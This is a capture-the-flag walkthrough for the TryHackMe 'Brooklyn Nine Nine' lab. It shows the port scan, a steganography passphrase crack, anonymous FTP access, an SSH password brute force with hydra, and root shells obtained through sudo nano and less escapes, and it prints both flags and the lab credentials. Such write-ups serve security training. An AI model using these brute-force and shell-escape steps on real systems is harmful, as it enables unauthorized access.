
Brooklyn Nine Nine

Task 1 Capture the flag

Task 1-1: user.txt


Nmap



```
kali@kali:~/Desktop/TryHackMe/brooklynninenine/results/keepers$ nmap -sC -sV -T4 10.10.235.99
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-18 22:05 EDT
Nmap scan report for 10.10.235.99
Host is up (0.12s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.47.43
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.62 seconds
```

Gobuster

Nothing came up from gobuster directory brute-forcing




```
kali@kali:~$ gobuster dir -u 10.10.235.99 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.235.99
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/06/18 22:05:19 Starting gobuster
===============================================================
Progress: 17473 / 220561 (7.92%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
```

First method


Recon

Comment inside the source code




```
<p>This example creates a full page background im
<!-- Have you ever heard of steganography? -->
</body>
</html>
```

`wget http://<Machine IP>/brooklyn99.jpg`




```
kali@kali:~/Desktop/TryHackMe/brooklynninenine$ wget http://10.10.235.99/brooklyn99.jpg
--2021-06-18 22:12:42--  http://10.10.235.99/brooklyn99.jpg
Connecting to 10.10.235.99:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 69685 (68K) [image/jpeg]
Saving to: 'brooklyn99.jpg'

brooklyn99.jpg            100%[============================================>]  68.05K   114KB/s    in 0.6s

2021-06-18 22:12:44 (114 KB/s) - 'brooklyn99.jpg' saved [69685/69685]
```

After trying out multiple tools (exiftool,binwalk,steghide,stegoveritas), nothing seemed to come out of this image.




```
kali@kali:~/Desktop/TryHackMe/brooklynninenine$ stegseek brooklyn99.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "admin"
[i] Original filename: "note.txt".
[i] Extracting to "brooklyn99.jpg.out".
```




```
kali@kali:~/Desktop/TryHackMe/brooklynninenine$ cat brooklyn99.jpg.out
Holts Password:
fluffydog12@ninenine

Enjoy!!
```

User: holt
Pass: fluffydog12@ninenine



```
kali@kali:~/Desktop/TryHackMe/brooklynninenine$ ssh holt@10.10.83.17
holt@10.10.83.17's password:
Last login: Sat Jun 19 03:27:48 2021 from 10.6.47.43
holt@brookly_nine_nine:~$ whoami
holt
```

Task 1-2: root.txt




```
holt@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /bin/nano
```

https://gtfobins.github.io/gtfobins/nano/


`sudo /bin/nano`

`Control R, Control X`

`reset; sh 1>&0 2>&0`




```
Command to execute: reset; sh 1>&0 2>&0
^G Get Help
^C Cancel
```




```
# whoami
root
#
```

Second method


FTP



```
kali@kali:~/Desktop/TryHackMe/brooklynninenine/results/keepers$ ftp 10.10.235.99
Connected to 10.10.235.99.
220 (vsFTPd 3.0.3)
Name (10.10.235.99:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
```




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
```



```
kali@kali:~/Desktop/TryHackMe/brooklynninenine$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

Hydra jake




```
kali@kali:~/Desktop/TryHackMe/brooklynninenine$ hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.235.99
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-18 22:26:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.235.99:22/
[22][ssh] host: 10.10.235.99   login: jake   password: 987654321
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-18 22:27:22
```

User: jake


Pass: 987654321

SSH




```
kali@kali:~/Desktop/TryHackMe/brooklynninenine$ ssh jake@10.10.235.99
jake@10.10.235.99's password:
Last login: Sat Jun 19 02:29:10 2021 from 10.6.47.43
jake@brookly_nine_nine:~$ whoami
jake
```

Turns out we have permission to read other user's files as jake



```
jake@brookly_nine_nine:~$ cd ..
jake@brookly_nine_nine:/home$ ls -l
total 12
drwxr-xr-x 5 amy  amy  4096 May 18  2020 amy
drwxr-xr-x 6 holt holt 4096 May 26  2020 holt
drwxr-xr-x 6 jake jake 4096 May 26  2020 jake
jake@brookly_nine_nine:/home$ cd holt/
jake@brookly_nine_nine:/home/holt$ ls -l
total 8
-rw------- 1 root root 110 May 18  2020 nano.save
-rw-rw-r-- 1 holt holt  33 May 17  2020 user.txt
jake@brookly_nine_nine:/home/holt$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
```


Task 1-2: root.txt




```
jake@brookly_nine_nine:/home/amy$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
```

`sudo less /etc/profile`


https://gtfobins.github.io/gtfobins/less/



```
    fi
  done
  unset i
fi
!/bin/sh
```



```
jake@brookly_nine_nine:/home/holt$ sudo less /etc/profile
# whoami
root
# 
```



```
# cd /root
# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy!!
```